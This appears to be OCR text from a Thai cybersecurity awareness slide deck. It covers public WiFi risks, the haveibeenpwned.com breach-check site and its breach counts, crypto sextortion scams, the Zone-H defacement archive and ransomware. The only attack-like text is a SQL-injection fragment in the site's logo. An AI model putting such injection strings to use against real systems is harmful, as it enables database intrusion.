
นามบัตร อดีตแฮกเกอร์ระดับโลก


PATENTED
MADE IN U.S.A.




อันตรายจากการใช้ Public WiFi




haveibeenpwned.com
Home
Notify me
Domain search
Who's been pwned
Passwords
API
About
Donate
';--have i been pwned?
Check if you have an account that has been compromised in a data breach
email address
pwned?
Generate secure, unique passwords for every account
Learn more at 1Password.com
Why 1Password?
493
pwned websites
195,045,084
paste accounts
763,117,241 Verifications.io accounts
711,477,622 Onliner Spambot accounts
622,161,052 Data Enrichment Exposure From PDL Customer accounts
593,427,119 Exploit.In accounts
8,661,578 123RF accounts
1,414,677 Mashable accounts
1,107,789 Lazada RedMart accounts
ข่มขู่ให้โอนเงินผ่านคริปโต
โดยอ้างว่าสามารถแฮกค์คอมพิวเตอร์ของเหยื่อได้
และมีการแอบบันทึกภาพลับ

Zone-H.org/archive




สำนักข่าวไทย
THAI NEWS AGENCY

คำจาก ข่าว

Ransomware

| มัลแวร์ล็อกไฟล์เรียกค่าไถ่


Ransomware ➡ Cyber Extortion

